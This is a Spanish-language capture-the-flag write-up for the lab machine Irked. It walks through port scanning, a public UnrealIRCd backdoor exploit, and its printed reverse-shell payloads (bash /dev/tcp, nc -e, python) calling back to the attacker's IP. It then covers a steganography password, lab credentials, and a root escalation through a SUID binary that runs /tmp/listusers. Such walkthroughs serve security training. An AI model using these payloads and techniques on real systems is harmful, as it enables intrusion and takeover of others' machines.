Irked - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAI+wKAAyWgx/P7Pe78y6/80XVTd6QEv6t5ZIpdzKvS8qbkChLB7LC
HzqXX9ne0ypBAgFKECBUJqJ23Lp2S9KuYEYLzUhSdUEYqiZlcc65NspAAAAFQDwgf5Wh8QRu3zSvOIXTk+5
kiNCD/zo5XgMIQAWDXS+0t0hlsH1BfrDzeEbGSgYNpXoz42RSHKtx7pYLG/hbUr4836olHrxLkjXCFuYFo9
KQI/lH32FDZb4xJBPrrqlk9wKWOa1fU2JZM0nrOkdnCPIjLeq9+Db5WyZU2u3rdU8aWLZy8zF9mXZxuW/T3
==
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDDGASnp9kH4PwWZHx/V3aJjxLzjpiqc2FOyppTFp7/J
/TEJTDJG16zXtyR9lPdBYg4n5hhfFWO1PxM9m41XlEuNgiSYOr+uuEeLxzJb6ccq0VMnSvBd88FGnwpEoH1
NgmVSaiKh9mb+4vEfWLIe0yZ97c2EdzF5255BalP3xHFAY0jROiBnUDSDlxyWMIcSymZPuE1N6Tu8nQ/pXx
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFeZigS1P
BmKD+6pvSwIEy8=
|   256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC6m+0iYo68rwVQDYDejkVvsvg22D8MN+bNWMUEOWrhj
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
```

```
111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38334/udp6  status
|   100024  1          49079/tcp   status
|   100024  1          52926/tcp6  status
|_  100024  1          58889/udp   status
6697/tcp  open  irc     syn-ack ttl 63 UnrealIRCd
8067/tcp  open  irc     syn-ack ttl 63 UnrealIRCd
49079/tcp open  status  syn-ack ttl 63 1 (RPC #100024)
65534/tcp open  irc     syn-ack ttl 63 UnrealIRCd
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vemos que en el puerto 6697 hay un servicio llamado "UnrealIRCD". Encontramos un exploit en github:

https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor

Supuestamente, con este exploit vamos a poder ejecutar comandos de forma remota en la maquina victima, con el parametro "-payload netcat" podemos enviarnos una conexion por netcat:

```
└─$ python3 exploit.py -h
usage: exploit.py [-h] -payload {python,netcat,bash} ip port

positional arguments:
  ip                    target ip
  port                  target port

options:
  -h, --help            show this help message and exit
  -payload {python,netcat,bash}
                        set payload type
```

Como no hay ningun parametro para asignar nuestra IP, seguramente estara en el interior del exploit:

```
# Sets the local ip and port (address a
local_ip = '10.10.14.3'   # CHANGE THIS
local_port = '1234'   # CHANGE THIS
```

Vemos que ejecuta 3 tipos de payloads:

```
# The different types of payloads that are supported
python_payload = f'python -c "import os;import pty;import socket;tLnCwQLCel=\'{local_i
bash_payload = f'bash -i >& /dev/tcp/{local_ip}/{local_port} 0>&1'
netcat_payload = f'nc -e /bin/bash {local_ip} {local_port}'
```

Vamos a probar enviandonos una reverse shell con bash:

```
┌──(kali㉿kali)-[~/Downloads/UnrealIRCd-3.2.8.1-Backdoor]
└─$ python3 exploit.py 10.10.10.117 6697 -payload bash
Exploit sent successfully!
```

Recibimos la conexion:


```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.117] 40983
bash: cannot set terminal process group (714): Inappropriate ioctl for device
bash: no job control in this shell
ircd@irked:~/Unreal3.2$
```

ESCALADA DE PRIVILEGIOS

En el directorio home de djmardov encontramos una password

```
ircd@irked:/home/djmardov/Documents$ ls -la
total 12
drwxr-xr-x  2 djmardov djmardov 4096 Sep  5  2022 .
drwxr-xr-x 18 djmardov djmardov 4096 Sep  5  2022 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
lrwxrwxrwx  1 root     root       23 Sep  5  2022 user.txt → /home/djmardov/user.txt
ircd@irked:/home/djmardov/Documents$ cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

Como pone que la pass es de steg (esteganografia) y anteriormente he visto en el puerto 80 una foto, vamos a intentar descifrarla con la herramienta "steeghide":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".

┌──(kali㉿kali)-[~/Downloads]
└─$ cat pass.txt
Kab6h+m+bbp2J:HG
```

Ahora que disponemos de una contraseña vamos a probar si es la de "djmardov":

```
ircd@irked:/home/djmardov/Documents$ su djmardov
Password:
djmardov@irked:~/Documents$ whoami
djmardov
```

Encontramos un permiso SUID en un binario extraño:

```
djmardov@irked:~$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
```

Confirmamos que podemos ejecutarlo como root:

```
djmardov@irked:~$ ls -la /usr/bin/viewuser
-rwsr-xr-x 1 root root 7328 May 16  2018 /usr/bin/viewuser
```

Lo ejecutamos para ver lo que hace:

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-23 05:07 (:0)
sh: 1: /tmp/listusers: not found
```

Nos dice que esta aplicacion esta echa para agregar y probar permisos del usuario. Ademas vemos que esta ejecutando un archivo llamado /tmp/listusers. Vamos a ver si existe.

```
djmardov@irked:~$ ls -la /tmp/listusers
ls: cannot access /tmp/listusers: No such file or directory
```

Vamos a crearlo y le añadimos la palabra "test" para ver lo que pasa:

```
djmardov@irked:~$ nano /tmp/listusers
djmardov@irked:~$ cat /tmp/listusers
test
```

Lo volvemos a ejecutar:

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-23 05:07 (:0)
sh: 1: /tmp/listusers: Permission denied
```

Nos dice que no tenemos permisos para ejecutar el contenido, le damos permiso "777" para que root pueda ejecutarlo y lo volvemos a ejecutar:

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-23 05:07 (:0)
```

Vemos que no hace nada, vamos a añadirle la palabra "root" al archivo para ver si muestra los permisos que tiene root:

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-23 05:07 (:0)
/tmp/listusers: 2: /tmp/listusers: root: not found
```

Nos dice "not found", por lo que seguramente este intentando ejecutar el comando "root" en la maquina victima. Vamos a intentar meter el comando "whoami" para ver el resultado:

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-23 05:07 (:0)
root
```

Vemos que el comando se esta ejecutando correctamente, y ademas, como el usuario root. Para escalar privilegios a root solamente tenemos que agregar la palabra "bash" en /tmp/listusers para que cuando lo ejecutemos con el permiso "SUID" nos proporcione una shell como el usuario root. Al ejecutarlo, somos root:

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2024-10-23 05:07 (:0)
root@irked:~# whoami
root
```